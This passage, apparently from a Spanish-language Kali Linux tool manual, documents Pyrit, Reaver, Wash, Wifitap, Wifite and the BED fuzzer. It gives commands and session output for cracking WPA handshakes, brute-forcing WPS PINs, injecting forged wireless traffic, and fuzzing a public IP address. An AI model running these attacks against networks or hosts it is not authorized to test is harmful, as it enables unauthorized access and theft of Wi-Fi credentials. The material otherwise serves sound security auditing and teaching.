Atacar un EAPOL-handshake que se encuentra en el archivo de captura de paquetes dada por la opción -r con las llaves maestras por parejas y las contraseñass almacenadas en la base de datos. Las opciones-b y-e se pueden utilizar para especificar el punto de acceso a atacar; se recogió automáticamente si se omiten las dos opciones. La contraseña se escribe en el nombre de archivo dado por la opción -o, si se especifica. Por ejemplo:

pyrit -r test.pcap -e MyNetwork -b 00:de:ad:c0:de:00 -o MyNetworkPassword.txt attack_batch

Por parejas claves maestras que han sido previamente calculadas y almacenadas en la base de datos se han tomado de allí todas las demás contraseñas se convierten en sus respectivas llaves maestras por parejas y se agregan a la base de datos para su posterior reutilización. ESSIDs se crean automáticamente en la base de datos si es necesario. Pyrit trabaja por la lista de los EAPOL-handshakes reconstruidas en caso de que la opción - se suministra todos los handshakes.

3.attack_cowpatty
Atacar un EAPOL-handshake que se encuentra en el archivo de captura de paquetes dada por la opción -r por parejas utilizando claves maestras de un archivo cowpatty similar dada por la opción -i. Las opciones-b y-e se pueden utilizar para especificar el punto de acceso a atacar; se recogió automáticamente si se omiten las dos opciones. La contraseña se escribe en el nombre de archivo dado por la opción -o si se especifica. El fichero cowpatty puede ser comprimido con gzip y debe coincidir con el ESSID elegido. Por ejemplo:

pyrit -r test.pcap -e MyOwnNetwork -i MyOwnNetwork.cow.gz -o - attack_cowpatty

La propia base de datos de Pyrit no es tocada por un attack_cowpatty
Pyrit ataca todos los EAPOL-handshakes al mismo tiempo, si la opción - se suministra todos los hanshakes. Esto reducirá el througput.

4.attack_db
Atacar un EAPOL-handshake que se encuentra en el archivo de captura de paquetes dada por la opción -r con las llaves maestras por pares almacenadas en la base de datos. Las opciones -b y -e se pueden utilizar para especificar el punto de acceso para atacar; se recogió automáticamente si se omiten las dos opciones. La contraseña se escribe en el nombre de archivo dado por la opción -o, si se especifica. Por ejemplo:

pyrit -r test.pcap -e MyOtherNetwork attack_db

Sólo las claves maestras de por parejas que se han computado previamente y se almacenan en la base de datos son utilizadas por attack_db. Pyrit trabaja por la lista de los EAPOL-handshakes reconstruidos en caso de que la opción - se suministra todos los handshakes.

5.attack_passthrough
Atacar un EAPOL-handshake que se encuentra en el archivo de captura de paquetes dada por la opción -r con las contraseñas leídas desde el archivo dado por la opción -i. Las opciones-b y-e se pueden utilizar para especificar el punto de acceso a atacar; se recogió automáticamente si se omiten las dos opciones. La contraseña se escribe en el nombre de archivo dado por la opción -o, si se especifica. Por ejemplo:

pyrit -r test.pcap -b 00:de:ad:be:ef:00 -i words.txt attack_passthrough

Este comando evita la base de datos de pyrit y debe utilizarse sólo si el espacio de almacenamiento es un problema. De lo contario se debe considerar el uso de attack_batch. pyrit ataca todos los EAPOL-handshake al mismo tiempo, si la opción - se suministra para todos los handshakes.

6.batch
Comienza a traducir todas las contraseñas en la base de datos en sus respectivas pares de claves maestras y almacenar los resultados en la base de datos. La opción -e puede ser utilizada para

restringir este comando a un único ESSID, si está omitido, todos los ESSIDs se procesan uno tras otro en orden indefinido. Por ejemplo:

pyrit -e NETGEAR batch

La opción -o se puede utilizar para especificar un nombre de archivo de los resultados, además deberán estar escritos en formato binario cowpatty 's. La opción -e se convierte en obligatoria y el ESSID se crea automáticamente en la base de datos si es necesario. Por parejas claves maestras que han sido previamente calculadas y almacenadas en la base de datos se exportan desde allí sin más transformación. Paradas Pyrit y salidas si un IOError se eleva al escribir en el archivo especificado. Esto hace que sea muy conveniente para los resultados de tuberías directamente a otros programas, pero también mantener para su uso posterior. Por ejemplo:

pyrit -e NETGEAR -o - batch | cowpatty -d - -r wpatestcapture.cap -s NETGEAR

7. benchmark
Determina el rendimiento de los núcleos disponibles.

8.benchmark_long
Versión de rendiminto más largo y preciso (5 minutos)

9.check_db
Comprobar la base de datos si hay errores como la corrupción de datos o los errores de referencia.

10.create_essid
Crea una o varias ESSID nuevas. Una sola ESSID puede ser dada por la opción -e. Múltiples ESSIDs se pueden crear mediante el suministro de un archivo (una por línea), a través de la opción -i.

11.delete_essid
Eliminar un ESSID de la base de datos. Esto incluye todos los resultados que pueden haber sido almacenados para que ESSID en particular.

12.eval
Contar todas las contraseñas disponibles, todos los ESSIDs y sus respecyivos resultados en la base de datos.

13.export_cowpatty
Exportar resultados a un nuevo archivo cowpatty

14.export_hashdb
Escribe todos los resultados almacenados actualmente en la base de datos a la base de datos airolib-ng dada con la opción -o. La base de datos se crea con un diseño de tabla por defecto si el archivo no existe todavía. La opción -e se puede utilizar para limitar la exportación a un único ESSID.

15.import_passwords
Leer el archivo dado por -i e importar una contraseña por línea a la base de datos. Las contraseñas pueden contener todos los caracteres (incluyendo nulo bytes) además de la terminación de nueva línea de caracteres \ n. Se ignoran las contraseñas que no son adecuados para ser utilizados con WPA-/WPA2-PSK. Almacenamiento ejecución de Pyrit garantiza que todas las contraseñas siguen siendo únicos en toda la base de datos.

16.import_unique_passwords
Importar contraseñas únicas desde un archivo, una por línea. Las contraseñas pueden contener

todos los caracteres (incluyendo nulo bytes) además de la terminación de nueva línea de caracteres \n. Se ignoran las contraseñas que no son adecuados para ser utilizados con WPA-/WPA2-PSK. Este comando no comprueba si están duplicadas las contraseñas en el archivo o entre el archivo y la base de datos, sino que debe ser utilizado con precaución para evitar que la base de datos tenga claves duplicadas.

17.export_passwords
Exportar contraseñas a un archivo

18.list_cores
Mostrar una lista de todos los módulos de hardware disponibles.

19.list_essids
Mostrar una lista de todos ESSIDs almacenados actualmente en la base de datos.

20.passthrough
Leer las contraseñas del archivo dado por la opción -i y calcular sus pareadas claves maestras para el ESSID dado por la opción -e. Los resultados se escriben en el archivo especificado por la opción -o en formato binario cowpatty 's y no se almacenan en la base de datos para su uso posterior.

21.relay
Inicia el servidor para transmitir otro dispositivo de almacenamiento a través de XML-RPC, otros clientes pueden utilizar el servidor como dispositivo de almacenamiento. Esto permite tener acceso a la red basado en una fuente de almacenamiento que no proporcionan acceso de red por su cuenta u ocultar una base de datos SQL detrás de un cortafuegos y dejar que los clientes tengan acceso múltiple a la base de datos sólo a través de Pyrit de RPC-interface. El puerto TCP 17934 debe estar abierto para que esta opción funcione.

22.selftest
Ejecutar una extensa autocomprobación durante unos 60 segundos. Se puede utilizar esta función para detectar los módulos rotos de hardware o red-clientes maliciosos.

23.serve
Iniciar un servidor que proporciona acceso al hardware de computación local para ayudar a otros clientes Pyrit. La dirección IP del servidor debe añadirse al archivo de configuración como una lista separada por espacio bajo known_clients. Estos clientes 'rpc_server-ajuste también se debe establecer en' true '. El puerto 17935 TCP y UDP deben ser accesibles.

24.strip
Analizar uno o más archivos de paquetes de captura propuestos por la opción -r, extraer sólo los paquetes que son necesarios para la detección EAPOL-handshake y escribir en un nuevo nombre de archivo por la opción -o.

25.stripLive
Analizar un archivo de captura de paquetes dada por la opción -r, extraer sólo los paquetes que son necesarios para la detección EAPOL-handshake y escribir un nuevo archivo dado por la opción -o.

26.verify
Verificar el 10% de los resultados por recálculo.

27.help
Visualizar la ayuda

23.2. Ejemplos

Ejemplo 1
Capturar el fichero a usar en pyrit.
airodump-ng wlan1mon -c 3 -w capture
Ejecutar
pyrit -r '/root/Desktop/capture-01.cap' analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Parsing file '/root/Desktop/marko-01.cap' (1/1)...
Parsed 122 packets (122 802.11-packets), got 8 AP(s)
#1: AccessPoint 84:61:a0:61:39:90 ('ATT9X3s2e4'):
#2: AccessPoint ce:50:e3:08:11:d4 ('Chicken_Easy_01'):
  #1: Station 84:0d:8e:8c:b0:1c, 4 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
    #2: HMAC_SHA1_AES, good, spread 1
    #3: HMAC_SHA1_AES, good, spread 87
    #4: HMAC_SHA1_AES, good, spread 87
#3: AccessPoint 6e:4d:73:96:78:a7 ('Edgardo'):
  #1: Station cc:29:f5:57:fc:98
#4: AccessPoint c4:01:7c:57:69:a8 ('LILA-Guest'):
#5: AccessPoint c4:01:7c:97:69:a8 ('LILA-STAFF'):
#6: AccessPoint 6c:b0:ce:ad:1e:53 ('MyCharterWiFi53-2G'):
#7: AccessPoint b0:98:2b:4a:b4:d4 ('MySpectrumWiFice-2G'):
#8: AccessPoint c4:01:7c:17:69:a8 ('PS-WL-MO'):

pyrit -r '/root/Desktop/capture-01.cap' -o savedpass attack_batch
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Parsing file '/root/Desktop/capture-01.cap' (1/1)...
Parsed 122 packets (122 802.11-packets), got 8 AP(s)
Picked AccessPoint ce:50:e3:08:11:d4 ('Chicken_Easy_01') automatically.
Tried 447 PMKs so far; 250 PMKs per second. password
The password is '123456789'.

Ejemplo 2
root@kali:~# pyrit benchmark
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Running benchmark (1353.0 PMKs/s)... /
Computed 1352.97 PMKs/s total.
#1: 'CPU-Core (SSE2/AES)': 464.7 PMKs/s (RTT 2.9)
#2: 'CPU-Core (SSE2/AES)': 91.4 PMKs/s (RTT 10.3)
#3: 'CPU-Core (SSE2/AES)': 742.3 PMKs/s (RTT 2.5)
#4: 'CPU-Core (SSE2/AES)': 498.4 PMKs/s (RTT 3.6)
Read a capture file (/usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap) and analyze it.

Ejemplo 3

```
root@kali:~# pyrit -r /usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Parsing file '/usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)
#1: AccessPoint 00:14:6c:7e:40:80 ('Harkonen'):
#1: Station 00:13:46:fe:32:0c, 1 handshake(s):
#1: HMAC_SHA1_AES, good, spread 1
```

Create an ESSID (create_essid), specifying the name found in the above analysis (-e Harkonen).

Ejemplo 4

```
root@kali:~# pyrit -e Harkonen create_essid
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Connecting to storage at 'file://'...  connected.
Created ESSID 'Harkonen'
```

Read a password file (-i /usr/share/wordlists/metasploit/password.lst) and import them into the database (import_passwords).

Ejemplo 5

```
root@kali:~# pyrit -i /usr/share/wordlists/metasploit/password.lst import_passwords
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Connecting to storage at 'file://'...  connected.
88396 lines read. Flushing buffers....
All done.
```

Compute the PMKs using the ESSID and passwords

Ejemplo 6

```
root@kali:~# pyrit batch
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Connecting to storage at 'file://'... connected.
Working on ESSID 'Harkonen'
Processed all workunits for ESSID 'Harkonen'; 1756 PMKs per second.
Batchprocessing done.
```

Read the capture file (-r /usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap) and attempt to crack the password (attack_db).

Ejemplo 7

```
root@kali:~# pyrit -r /usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap attack_db
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Connecting to storage at 'file://'... connected.
Parsing file '/usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)
Picked AccessPoint 00:14:6c:7e:40:80 ('Harkonen') automatically.
```

```
Attacking handshake with Station 00:13:46:fe:32:0c...
Tried 15877 PMKs so far (33.2%); 9788764 PMKs per second.
The password is '12345678'.
```

24. Reaver

Reaver implementa un ataque de fuerza bruta contra los PIN de Wifi Protected Setup (WPS) para recuperar las frases de contraseña WPA/WPA2. Reaver ha sido diseñado para ser un ataque robusto y práctico contra WPS y ha sido probado en una amplia variedad de puntos de acceso e implementaciones de WPS. En promedio Reaver recuperará la frase de contraseña WPA/WPA2 del AP de destino en 4-10 horas, dependiendo del punto de acceso. En la práctica generalmente tomará la mitad de este tiempo para adivinar el pin WPS correcto y recuperar la frase de contraseña.

La operativa es la siguiente:

1. Autenticación y asociación
2. Recepción de M1 y envío de M2 (clave DH)
3. Recepción de M3 y envío de M4, es decir, la primera parte del pin
4. ¿Se ha recibido? En caso negativo, generar una nueva primera parte del pin, y realizar una desautenticación
5. Envío de M6, es decir, la segunda parte del pin
6. ¿Se ha recibido? En caso negativo, generar una nueva segunda parte del pin, y realizar una desautenticación
7. Fin

Uso: reaver <opciones>

Argumentos requeridos:

-i, --interface=<wlan>	Nombre de la interfaz en modo monitor a usar
-b, --bssid=<mac>	BSSID del AP objetivo

Argumentos opcionales:

-m, --mac=<mac>	MAC del sistema
-e, --essid=<ssid>	ESSID del AP objetivo
-c, --channel=<channel>	Establecer el canal 802.11 para la interfaz. Implica el uso de la opción -f
-o, --out-file=<file>	Enviar la salida a un archivo de registro. Por defecto stdout
-s, --session=<file>	Restaurar un archivo de sesión anterior
-C, --exec=<command>	Ejecutar el comando suministrado después de la recuperación exitosa del pin, por ejemplo, pixiewps.
-D, --daemonize	Modo daemon

-a, --auto	Detectar automáticamente las mejores opciones avanzadas para el AP objetivo
-f, --fixed	Deshabilitar el salto de canal
-5, --5ghz	Usar canales 5GHz 802.11
-v, --verbose	Mode verbose
-q, --quiet	Solo mostrar mensajes críticos
-h, --help	Visualizar la ayuda

Opciones avanzadas:

-p, --pin=<wps pin>	Usar el pin WPS de 4 u 8 dígitos especificado
-d, --delay=<seconds>	Establecer el retardo entre los intentos de pin. Por defecto 1
-l, --lock-delay=<seconds>	Establecer el tiempo de espera si el AP bloquea los intentos de pin WPS. Por defecto 60
-g, --max-attempts=<num>	Salir después de num intentos de pin
-x, --fail-wait=<seconds>	Configurar el tiempo de espera después de 10 fallos inesperadas. Por defecto 0
-r, --recurring-delay=<x:y>	Esperar y segundos después de cada x intentos de pin
-t, --timeout=<seconds>	Establecer el tiempo de espera de recepción. Por defecto 5
-T, --m57-timeout=<seconds>	Establecer el período de espera M5/M7. Por defecto 0,20
-A, --no-associate	No asociarse con el AP
-N, --no-nacks	No enviar mensajes NACK cuando se reciben paquetes fuera de orden
-S, --dh-small	Usar pequeñas claves DH para mejorar la velocidad
-L, --ignore-locks	Ignorar el estado bloqueado informado por el AP objetivo
-E, --eap-terminate	Terminar cada sesión WPS con un paquete EAP FAIL
-n, --nack	El AP objetivo siempre envía un NACK. Por defecto Auto
-w, --win7	Mimic un registrador de Windows 7. Por defecto False

Habitualmente, el único argumento requerido para Reaver es el nombre de la interfaz y el BSSID del AP objetivo, por ejemplo:

```
reaver -i mon0 -b 00:01:02:03:04:05
```

Es muy recomendable las opciones -S -N y -vv

```
reaver -i mon0 -b 00:01:02:03:04:05 -S -N -vv
```

El canal y el SSID del AP objetivo son identificados automáticamente por Reaver, a menos que se especique explícitamente en la línea de comando:

```
reaver -i mon0 -b 00:01:02:03:04:05 -c 11 -e linksys
```

Por defecto, si el AP cambia canales, reaver también cambiará su canal. Sin embargo está característica puede ser desactivada fijando el canal de la interfaz.

```
reaver -i mon0 -b 00:01:02:03:04:05 --fixed
```

El tiempo de espera de recepción por defecto es de 5 segundos. Este tiempo de espera puede ser configurado manualmente si fuera necesario. El tiempo de espera mínimo es 1 segundo:

```
reaver -i mon0 -b 00:01:02:03:04:05 -t 2
```

El tiempo de retraso por defecto entre intentos de pin es de 1 segundo. Este valor puede ser incrementado o decrementado a cualquiera valor entero no negativo. Un valor de cero significa sin retraso:

```
reaver -i mon0 -b 00:01:02:03:04:05 -d 0
```

Algunos APs bloquearán temporalmente su estado WPS, normalmente durante 5 minutos o menos, cuando es detectada una actividad sospechosa. Por defecto cuando se detecta un estado bloqueado, reaver comprobará el estado cada 315 segundos (5 minutos y 15 segundos) y no continuará haciendo fuerza bruta a los pins hasta que el estado del WPS esté desbloqueado. Esta comprobación puede ser incrementada o decrementada a cualquier valor entero no negativo:

```
reaver -i mon0 -b 00:01:02:03:04:05 --lockdelay=250
```

Con el modo verbose -vv, se mostrará cada número pin intentado.

```
reaver -i mon0 -b 00:01:02:03:04:05 -vv
```

El tiempo de espera por defecto para recibir los mensajes de respuesta del WPS M5 y M7 es de 0,1 segundos. Este tiempo de espera puede ser fijado manualmente si fuese necesario. Tiempo de espera máximo 1 segundo.

```
reaver -i mon0 -b 00:01:02:03:04:05 -T .5
```

Algunas implementaciones WPS pobres tirarán la conexión cuando se suministre un pin inválido en vez de responder con un mensaje NACK como dicen las especificaciones. Teniendo en cuenta esto, si se alcanza el tiempo de espera de mensaje M5/M7, es tratado por defecto como un NACK. Sin embargo si se sabe que el AP envía NACKS como lo hacen la mayoría, esta característica puede ser desactivada para mayor exactitud. Esta opción está ampliamente en desuso ya que reaver autodetectará si un AP responde adecuadamente con NACKs o no:

```
reaver -i mon0 -b 00:01:02:03:04:05 --nack
```

Aunque a la mayoría de los APs no les importa, enviar un mensaje EAP FAIL para cerrar una sesión WPA a veces es necesario. Por defecto esta característica esta deshabilitada, pero puede habilitarse para aquellos APs que la necesiten.

```
reaver -i mon0 -b 00:01:02:03:04:05 --eap-terminate
```

Cuando se encuentran 10 errores WPS consecutivos no esperados, se mostrará un mensaje de advertencia. Como esto es una señal de que el AP está limitado el ratio de intentos del pin o simplemente siendo desbordado, se dejará una pausa cuando aparezcan estos mensajes:

```
reaver -i mon0 -b 00:01:02:03:04:05 --fail-wait=360
```

Ejemplo 1

Primero se ha de ejecutar

```
reaver -i (interface en modo monitor) – b (BSSID del objetivo) -K 1 -vvv -N
```

Esto dará el pin con 8 cifras en 1 o 2 minutos.

A continuación ejecutar

```
reaver -i (interface en modo monitor) – b (BSSID del objetivo) -p (PIN) -vvv -N
```

Esto dará la contraseña.

Ejemplo 2
1, Ejecutar airmon-ng stop wlan0
2. Ejecutar airodump-ng wlan0
3. En el paso anterior, podemos encontrar el punto de acceso con el algoritmo de cifrado WPA2 y anotar el número del canal AP. Ahora descubriremos si el AP objetivo tiene WPS habilitado o no, ejecutando wash -i wlan0 -c 8 -C -s
Si el estado WPS bloqueado es No, entonces estamos listos para descifrar y pasar al paso siguiente
4. Ejecutar reaver -i <your_interface> -b <wi-fi victim MAC address> -c <canal> --fail-wait=360
Puede tardar mucho tiempo como unas 5 horas en descifrar la contraseña WPA2 de 19 caracteres, pero depende del hardware y tarjeta inalámbrica.

25. Wash

Wash es una utilidad para identificar puntos de acceso habilitados para WPSy sus características principales. Puede realizar encuestas desde una interfaz en vivo o puede escanear una lista de archivos pcap.

Con airodump se ve todos los enrutadores, pero wash ve los demás pero no el propio.

Uso: wash <argumentos>

Argumentos requeridos:

-i, --interface=<iface>	Interfaz por donde capturar los paquetes
-f, --file [FILE1 FILE2 FILE3 ...]	Leer paquetes de archivos de captura

Argumentos opcionales:

-c, --channel=<num>	Canal a escuchar. Por defecto auto
-n, --probes=<num>	Número máximo de sondas para enviar a cada AP en modo de escaneo. Por defecto 15
-a, --all	Mostrar una lista de todos los puntos de acceso, incluidos aquellos sin WPS habilitado.
-j, --json	La información WPS extendida (serie, modelo ...) de la respuesta de la sonda AP se imprimirá en el terminal en formato json
-F, --ignore-fcs	Ignorar los errores de la suma de comprobación
-2, --2ghz	Usar los canales 2,4GHz 802.11
-5, --5ghz	Usar los canales 5GHz 802.11
-s, --scan	Usar el modo de escaneo
-u, --survey	Usar el modo de encuesta. Es el modo predeterminado
-h, --help	Visualizar la ayuda

26. Wifitap

Wifitap es una prueba de concepto para la comunicación a través de redes WiFi que utilizan inyección de tráfico. Wifitap permite que cualquier aplicación envíe y reciba paquetes IP utilizando la captura y la inyección de tráfico 802.11 a través de una red WiFi, simplemente configurando wj0, lo que significa:

- configurar una dirección IP coherente con el rango de direcciones de red de destino
- enrutando el tráfico deseado a través de él

En particular, es un método barato para la inyección de paquetes arbitrarios en paquetes 802.11 sin una biblioteca específica.

Además permitirá deshacerse de cualquier conjunto de limitaciones en el punto de acceso, como evitar los sistemas de prevención de comunicaciones entre clientes o alcanzar múltiples SSID manejados por el mismo punto de acceso.

Uso:
wifitap -b <BSSID> -s <HWSRC> [-o <iface>] [-i <iface>] [-w <WEP key> [-k <key id>]] [-d [-v]] [-h]

Opciones

-b <BSSID>	Especificar BSSID para inyección
-s <HWSRC>	Especificar la dirección MAC de origen para 802.11 y los encabezados ARP
-o <iface>	Especificar la interfaz para la inyección. Por defecto: ath0
-w <key>	Modo y clave WEP
-k <key id>	ID de clave WEP {0,1,2,3}. Por defecto: 0
-d	Activar la depuración
-v	Modo verbose
-h	Visualizar la ayuda

wifidns – Herramienta de respuesta DNS de inyección WiFi basada en Wifitap
Uso: wifidns -b <BSSID> -a <IP> [-o <iface>] [-i <iface>] [-s <SMAC>] [-t <TTL>] [-w <WEP key>] [-k <key id>]] [-d [-v]] [-h]

Opciones

-b <BSSID>	Especificar BSSID para inyección
-a <IP>	Especificar la dirección IP para las respuestas DNS
-t <TTL>	Establecer TTL. Por defecto: 64
-o <iface>	Especificar la interfaz para la inyección. Por defecto: ath0
-i <iface>	Especificar la interfaz por donde escuchar. Por defecto: ath0
-s <SMAC>	Especificar la dirección MAC de origen para los paquetes inyectados
-w <key>	Modo y clave WEP

-k <key id>	ID de clave WEP {0,1,2,3}. Por defecto: 0
-d	Activar la depuración
-v	Modo verbose
-h	Visualizar la ayuda

wifiping – Herramienta de respuesta basada en inyección WiFi basada en Wifitap
Uso: wifiping -b <BSSID> [-t <TTL>] [-o <iface>] [-i <iface>] [-s <SMAC>] [-w <WEP key> [-k <key id>]] [-d [-v]] [-h]

Opciones

-b <BSSID>	Especificar BSSID para inyección
-t <TTL>	Establecer TTL. Por defecto: 64
-o <iface>	Especificar la interfaz para la inyección. Por defecto: ath0
-i <iface>	Especificar la interfaz por donde escuchar. Por defecto: ath0
-s <SMAC>	Especificar la dirección MAC de origen para los paquetes inyectados
-w <key>	Modo y clave WEP
-k <key id>	ID de clave WEP {0,1,2,3}. Por defecto: 0
-d	Activar la depuración
-v	Modo verbose
-h	Visualizar la ayuda

wifiarp – Herramienta de respuesta basada en inyección WiFi basada en Wifitap
Uso: wifiarp -b <BSSID> -s <HWSRC> [-o <iface>] [-i <iface>] [-w <WEP key> [-k <key id>]] [-d [-v]]
Opciones

-b <BSSID>	Especificar BSSID para inyección
-s <HWSRC>	Especificar la dirección MAC origen y las cabeceras ARP
-w <key>	Modo y clave WEP
-k <key id>	ID de clave WEP {0,1,2,3}. Por defecto: 0
-d	Activar la depuración
-v	Modo verbose
-h	Visualizar la ayuda

27. Wifite

Esta herramienta permite atacar múltiples redes encriptadas WEP, WPA y WPS. Es personalizable para ser automatizada con solo unos pocos argumentos. Wifite pretende ser la herramienta de auditoría inalámbrica bajo el lema de "configúrelo y olvídelo".

Características:

- ordena los objetivos por intensidad de señal (en dB); primero craquea los puntos de acceso más cercanos
- Desactiva automáticamente los clientes de redes ocultas para revelar su SSID
- Numerosos filtros para especificar exactamente que atacar
- Configuraciones personalizables (tiempos de espera, paquetes/seg, etc.)
- Característica "anónima"; cambia la MAC a una dirección aleatoria antes de atacar, luego vuelve a cambiar cuando se completan los ataques
- Todos los handshakes WPA capturados están respaldados en el directorio actual de wifite.py
- Deshabilitación inteligente de WPA; ciclos entre todos los clientes y programas de difusión.
- Posibilidad de detener cualquier ataque con Ctrl + C, con opciones para continuar, continuar con el siguiente objetivo, saltar a craqueo o salir
- Muestra el resumen de la sesión en la salida; muestra cualquier llave rota
- Todas las contraseñas guardadas en cracked.txt

Comandos

--check <file>	Verifica el archivo <file>,cap para ver si hay handshakes WPA.
--cracked	Muestra puntos de acceso previamente craqueados

Global

-all	Atacar todos los objetivos. Por defecto auto
-i <iface>	Interfaz inalámbrica por la que capturar. Por defecto auto
-mac	Aleatorizar la dirección MAC. Por defecto off
-c <channel>	Seleccionar un canal. Por defecto auto
-e <essid>	Seleccionar un ESSID. Por defecto auto
-b <bssid>	Seleccionar un BSSID. Por defecto auto
-showb	Mostrar los BSSID de destino después del escaneo. Por defecto off
-pow <db>	Ataca a cualquier objetivo con intensidad de señal > <db>. Por defecto 0
-quiet	No imprimir la lista de AP durante el escaneo. Por defecto off

WPA

-wpa	Solo redes WPA objetivo. Por defecto off
-wpat <sec>	Tiempo de espera para que se complete el ataque WPA (segundos). Por defecto 500
-wpadt <sec>	Tiempo de espera entre el envío de paquetes deauth (segundos). Por defecto 10

-strip	Romper el handshake usando tshark o pyrit. Por defecto off
-crack <dic>	Craquear los handshakesWPA utilizando el archivo de lista de palabras <dic>. Por defecto off
-dict <file>	Especificar el diccionario a usar cuando se craquea WPA. Por defecto phpbb.txt
-aircrack	Atacar el handshake usando aircrack. Por defecto on
-pyrit	Atacar el handshake usando pyrit. Por defecto off
-tshark	Atacar el handshake usando tshark. Por defecto on
-cowpatty	Atacar el handshake usando cowpatty. Por defecto off

WEP

-wep	Solo redes WEP de destino. Por defecto off
-pps <num>	Establecer el número de paquetes por segundo a inyectar. Por defecto 600
-wept <sec>	Segundos para esperar entre cada ataque, 0 implica infinito. Por defecto 600
-chopchop	Usar el ataque chopchop. Por defecto en
-arpreplay	Usar ataque arpreplay. Por defecto en
-fragment	Usar ataque de fragmentación. Por defecto en
-caffelatte	Usar el ataque de cafe-latte. Por defecto en
-p0841	Utilizar el ataque -p0841. Por defecto en
-hirte	Usar el ataque hirte (cfrag). Por defecto on
-nofakeauth	Detener el ataque si falla la autenticación falsa. Por defecto off
-wepca <n>	Comenzar el craqueo cuando el número de ivs supere n. Por defecto 10000
-wepsave	Guardar una copia de los archivos .cap en este directorio. Por defecto off

WPS

-wps	Solo redes WPS de destino. Por defecto off
-wpst <sec>	Espera máxima para un nuevo reintento antes de abandonar. El valor 0 significa nunca. Por defecto 660
-wpsratio <per>	Relación mínima de intentos de PIN exitosos/intentos totales. Por defecto 0
-wpsretry <num>	Número máximo de reintentos para el mismo PIN antes de abandonar. Por defecto 0

Ejemplo 1
Ejecutar wifite sin opciones
Su funcionamiento consta de los pasos siguientes:
1. Hace un escaneo de todas las redes wifi detectadas. Visualiza su ESSID, canal, potencia y número de clientes conectados a cada una de ellas.
2. A continuación se selecciona las redes wifi a atacar

3. Hacer un ataque WPS Pixie.Dust
4. Hacer un ataque WPS Pin Attack
5. Hacer una ataque WPA handshake y
6, Finalmente intenta hacer un craqueo a partir del ataque WPA handshake

Ejemplo 2.
Ejecutar wifite --crack
En este ejemplo busca directamente los handshakes y cuando los ha encontrado propone descifrarlos con cowpatty o aircrack.

28. ANÁLISIS DE VULNERABILIDAD

BED	Diseñada para fuzz los protocolos en texto plano contra posibles desbordamientos de búfer, errores de cadena de formato, desbordamientos de enteros, condiciones DoS y así sucesivamente.
BeeF	Herramienta de prueba de penetración que se centra en el navegador web.
javasnoop	Permite interceptar métodos, alterar datos y piratear las aplicaciones Java
wapiti	Permite auditar la seguridad de los sitios web o aplicaciones web.

29. BED

Bruteforce Exploit Detector (BED) es una poderosa herramienta escrita en lenguaje perl y diseñada para hacer fuzz a los protocolos contra posibles desbordamientos de búfer, errores de cadena de formato, desbordamientos de enteros, condiciones DoS y así sucesivamente. Prueba automáticamente la implementación de un protocolo elegido mediante el envío de diferentes combinaciones de comandos con cadenas problemáticas para confundir el objetivo. Los protocolos soportados por esta herramienta son FTP, SMTP, POP, HTTP, IRC, IMAP, PJL, LPD, FINGER, SOCKS4 y SOCKS5.

Uso: bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [depende del plugin]

<plugin> = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
<target> = Dirección IP del dispositivo a verificar. Por defecto: localhost
<port> = Puerto a conectar. Por defecto: puerto estándar
<timeout> = segundos para esperar después de cada prueba. Por defecto: 2 segundos

El módulo FTP necesita los parámetros adicionales
-u <username>
-v <password>

El módulo SMTP necesita el parámetro adicional
-u <valid mail address at target host>

El módulo POP necesita los parámetros adicionales
-u <username>
-v <password>

Sólo -s es una opción obligatoria.

Ejemplo
root@kali:~# bed -s http -t 216.58.210.238

```
 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
                testing: 1      HEAD XAXAX HTTP/1.0    ...........
                testing: 2      HEAD / XAXAX      ...........
                testing: 3      GET XAXAX HTTP/1.0      ...........
                testing: 4      GET / XAXAX       ...........
                testing: 5      POST XAXAX HTTP/1.0     ...........
                testing: 6      POST / XAXAX      ...........
                testing: 7      GET /XAXAX        ...........
                testing: 8      POST /XAXAX       ...........
 + Formatstring testing:
                testing: 1      HEAD XAXAX HTTP/1.0    .......
                testing: 2      HEAD / XAXAX      .......
                testing: 3      GET XAXAX HTTP/1.0      .......
                testing: 4      GET / XAXAX       .......
                testing: 5      POST XAXAX HTTP/1.0     .......
                testing: 6      POST / XAXAX      .......
```

```
            testing: 7      GET /XAXAX          .......
            testing: 8      POST /XAXAX         .......
* Normal tests
 + Buffer overflow testing:
            testing: 1      User-Agent: XAXAX ...........
            testing: 2      Host: XAXAX         ...........
            testing: 3      Accept: XAXAX       ...........
            testing: 4      Accept-Encoding: XAXAX   ...........
            testing: 5      Accept-Language: XAXAX   ...........
            testing: 6      Accept-Charset: XAXAX    ...........
            testing: 7      Connection: XAXAX ...........
            testing: 8      Referer: XAXAX      ...........
